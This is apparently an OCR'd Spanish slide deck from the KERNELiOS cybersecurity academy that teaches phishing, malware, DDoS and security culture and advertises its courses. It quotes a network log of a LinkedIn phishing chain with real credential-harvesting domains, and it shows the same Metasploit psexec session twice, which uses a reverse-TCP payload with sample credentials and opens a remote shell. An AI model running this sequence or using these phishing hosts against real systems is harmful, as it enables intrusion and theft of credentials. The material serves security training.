
Protocol	Method	Result	Host	URL	Body
HTTP	GET	301	ow.ly	/qmxf30eWLyN	0
HTTP	GET	200	dgocs.gdk.mx	/new/index.php	836
HTTP	GET	200	dgocs.gdk.mx	/new/index.php?i=1	148
HTTPS	GET	200	cakrabuanacsbali.com	/wp-rxz/index.php	29,840
HTTPS	GET	200	cakrabuanacsbali.com	/wp-rxz/SpryAssets/SpryValidationTextField.css	3,122
HTTPS	GET	200	cakrabuanacsbali.com	/wp-rxz/SpryAssets/SpryValidationTextField.js	77,624
HTTPS	GET	200	cakrabuanacsbali.com	/wp-rxz/SpryAssets/SpryValidationPassword.css	2,426
HTTPS	GET	200	cakrabuanacsbali.com	/wp-rxz/SpryAssets/SpryValidationPassword.js	20,828
HTTPS	GET	200	cakrabuanacsbali.com	/wp-rxz/Google_docs_files/cJZKeOuBrn4kERxqtaUH3T8E0i7KZn-EP...	21,956
HTTPS	POST	200	cakrabuanacsbali.com	/wp-rxz/index.php	100
HTTPS	GET	200	cakrabuanacsbali.com	/wp-rxz/verification.php	49,921
HTTPS	POST	200	cakrabuanacsbali.com	/wp-rxz/verification.php	167
HTTPS	GET	200	docs.google.com	/document/d/13qUEngtHuKjtvGoPaMl3x6cEnT2oO6lSWOccM-PkXKk/...	346,123




```
</HEAD>
<title>Redirecting to GoogleDoc...</title>
<meta http-equiv="REFRESH" content="0;url=https://cakrabuanacsbali.com/wp-rxz/index.php">
</HTML>
```

Fuente: https://blog.malwarebytes.com/threat-analysis/2017/09/compromised-linkedin-accounts-used-to-send-phishing-links-via-private-message-and-inmail/

¿Cómo podemos identificar que la solicitud de validar las credenciales está en peligro de ser vulnerada por el ataque de phishing?



Fuente: https://blog.malwarebytes.com/threat-analysis/2017/09/compromised-linkedin-accounts-used-to-send-phishing-links-via-private-message-and-inmail/

Malware

La palabra se compone de la conjunción de “**Mal**icious Soft**ware**” (software malicioso), el cual está diseñado para infiltrarse en algunos dispositivos sin autorización.


A veces confundimos virus con malware, el primero se extiende por computadoras y redes causando afectaciones particulares siendo un código malicioso; el segundo es un código malicioso que busca cumplir los objetivos de un hacker.

Malware

Fuente: https://www.avast.com/es-es/c-malware

Ataques de DDoS

Ataques de red distribuidos también conocidos como ataques de denegación distribuida de servicio(DDoS), busca saturar la capacidad del sitio web/servidor que es atacado, al enviar múltiples solicitudes haciendo con esto que no funcione correctamente.




Fuente: https://www.xataka.com/basics/que-es-un-ataque-ddos-y-como-puede-afectarte

MÉXICO | LATINOAMÉRICA
KERNELiOS
SIMULATING CYBER THREATS

ICE
ISRAEL
CYBERSECURITY
ENTERPRISE

Invitación a hacer cambios

Dominios de capacitación



Nivel 5
Forma de vida
La seguridad es la característica principal en el comportamiento

Nivel 4
Cultura avanzada
El ambiente de trabajo seguro y el comportamiento es parte de la cultura empresarial.

Nivel 3
Madurez media
La reducción del riesgo se incorpora como motivación.

Nivel 2
Cultura inicial
El cumplimiento legal es la motivación principal

Nivel 1
Cultura inexistente

Inexistente

Formación
- *Cursos e-learning*
- *Workshop presenciales*

Entrenamiento
- *Ingeniería Social*
- *Table tops o simulacros de crisis*

Concienciación
- *Plan de Concienciación anual con establecimientos de objetivos*
- *Campañas de concienciación homogéneas y alineadas con los objetivos*

Motivación y Empatía
- *Mapas de Empatía*
- *Medición de cultura y seguimiento gestionado*

Cultura de Seguridad
- *Planes de Cultura de Seguridad*
- *Tres áreas de cultura: Estrategia, Conocimiento y Comportamiento*

Madurez en el proceso de cultura

Característica del nivel de madurez

Se establece y se siguen Planes de Cultura de Seguridad gestionados, midiendo todos los ámbitos de la cultura y mejorando en las áreas de Conocimiento, Comportamiento y Estrategia

Se realizan mapas de empatía para conocer las motivaciones de los empleados a fin de provocar el cambio de comportamiento. Planes centrados en la concienciación del empleado, pero no en otras áreas de cultura

Se midel el nivel de concienciación y se genera un Plan de Concienciación a uno u varios años. Se ejecutan campañas de concienciación alineados con los objetivos establecidos en el Plan

Se hacen ejercicios como phishing de entrenamiento a usuarios y se entrena en la gestión de crisis de forma inicial

Concienciación basada en la repetición de las buenas prácticas y la formación. Normalmente ligado con el cumplimiento de la legislación

Fuente: https://www.pwc.es/es/publicaciones/transformacion-digital/estado-cultura-ciberseguridad.html

MÉXICO | LATINOAMÉRICA
KERNELiOS
SIMULATING CYBER THREATS

ice
ISRAEL
CYBERSECURITY
ENTERPRISE

¿Cómo me entreno?

Perfil Especialista en Ciberseguridad

- Egresado o con conocimientos en Ciencias de la Computación, Ingenierías afines a Tecnologías de Información, Ciencia de Datos e Inteligencia Artificial
- Deseable inglés avanzado
- Conocimientos prácticos en:
  - Cómputo en la nube
  - Análisis estático de malware
  - Análisis forense de memoria
  - Análisis en detección de inyecciones de código
  - Análisis forense de archivos
  - Uso de herramientas de inteligencia de amenazas (virus total, reglas YARA)
  - Programación en lenguajes de alto y bajo nivel

- **Soft skills:**
  - Comunicación
  - Liderazgo
  - Inteligencia emocional
  - Atención al cliente
  - Resolución de problemas
  - Flexibilidad
  - Resiliencia
  - Curiosidad

MÉXICO | LATINOAMÉRICA
KERNELiOS
SIMULATING CYBER THREATS

Preguntas y respuestas ¿?

ICE
ISRAEL
CYBERSECURITY
ENTERPRISE

Kernelios Latin America

KERNELiOS Latin America

KERNELiOS Latin America

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...

                                -98f038001003:2.0@ncacn_np:

[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

GRACIAS

MÉXICO | LATINOAMÉRICA

KERNELiOS

SIMULATING CYBER THREATS

#Ciberguerrero

info@kernelios.com.mx

>>Aumenta las posibilidades de tener un mejor futuro profesional.

KERNELiOS Latinoamérica es parte del hub de empresas Israelíes: **ICE.**

ICE ISRAEL CYBERSECURITY ENTERPRISE

KERNELiOS Latinoamérica

MÉXICO | LATINOAMÉRICA

KERNELiOS

SIMULATING CYBER THREATS

>>Construyendo talento de ciberseguridad<<

kernelios.com/es/


MÉXICO | LATINOAMÉRICA
KERNELIOS
SIMULATING CYBER THREATS

ICE
ISRAEL
CYBERSECURITY
ENTERPRISE

Diferenciadores:

- Única academia certificada por el Directorado de Ciberseguridad de Israel
- Cursos en vivo y 100% prácticos
- Preparación para futuras amenazas
- Instructores del mayor nivel
- Academia física (presencial) y online

Academia vanguardista de ciberseguridad



Fundada en 2014 por veteranos de la comunidad elite de inteligencia en Israel y de desarrollo de tecnología Unidad 8200.

Formación práctica con simulador virtual.

Comprometidos a formar la futura generación de expertos en ciberseguridad; que será fuente de conocimientos para la industria.

kernelios.com/es/

Portafolio de Cursos, Diplomados y Certificaciones

Los cursos y certificaciones se dividen en varios niveles con la intención de preparar a los interesados en cualquier ámbito de las tecnologías de información, aplicado a la ciberseguridad.

Nivel	Acrónimo y duración	Nombre
Básico	**CHCSS + Linux (450 h)**	Especialista Operativo en Ciberseguridad + Linux
Básico	**CHCSS (310 h)**	Especialista Operativo en Ciberseguridad
Básico	**CHOC (150 h)**	Ciberseguridad
Básico	**CHFC (21 h)**	Fundamentos de Ciberseguridad
Intermedio	**CHPTE (150 h)**	Experto en Pruebas de Penetración (Pentesting)
Intermedio	**CHCFE (50 h)**	Experto en Ciberseguridad Forense
Avanzado	**CHSAE (135 h)**	Analista experto en SOC
Avanzado	**CHMFE (50 h)**	Experto en Análisis Forense de Malware y Memoria Windows
Avanzado	**CHWHV (50 h)**	Cazador Avanzado de Amenazas Web (Caza de Día-0)
Avanzado	**CHWAH (50 h)**	Hacker de Aplicaciones Web (Codificación Segura)
Avanzado	**CHSE (50 h)**	Experto en SIEM (Gestión de Eventos de Seguridad de la Información)

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...

                                    -98f038001003:2.0@ncacn_np:

[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

MÉXICO | LATINOAMÉRICA

KERNELiOS

SIMULATING CYBER THREATS

#Ciberguerrero

info@kernelios.com.mx

>>Aumenta las posibilidades de tener un mejor futuro profesional.

KERNELiOS Latinoamérica es parte del hub de empresas Israelíes: **ICE.**

ICE
ISRAEL
CYBERSECURITY
ENTERPRISE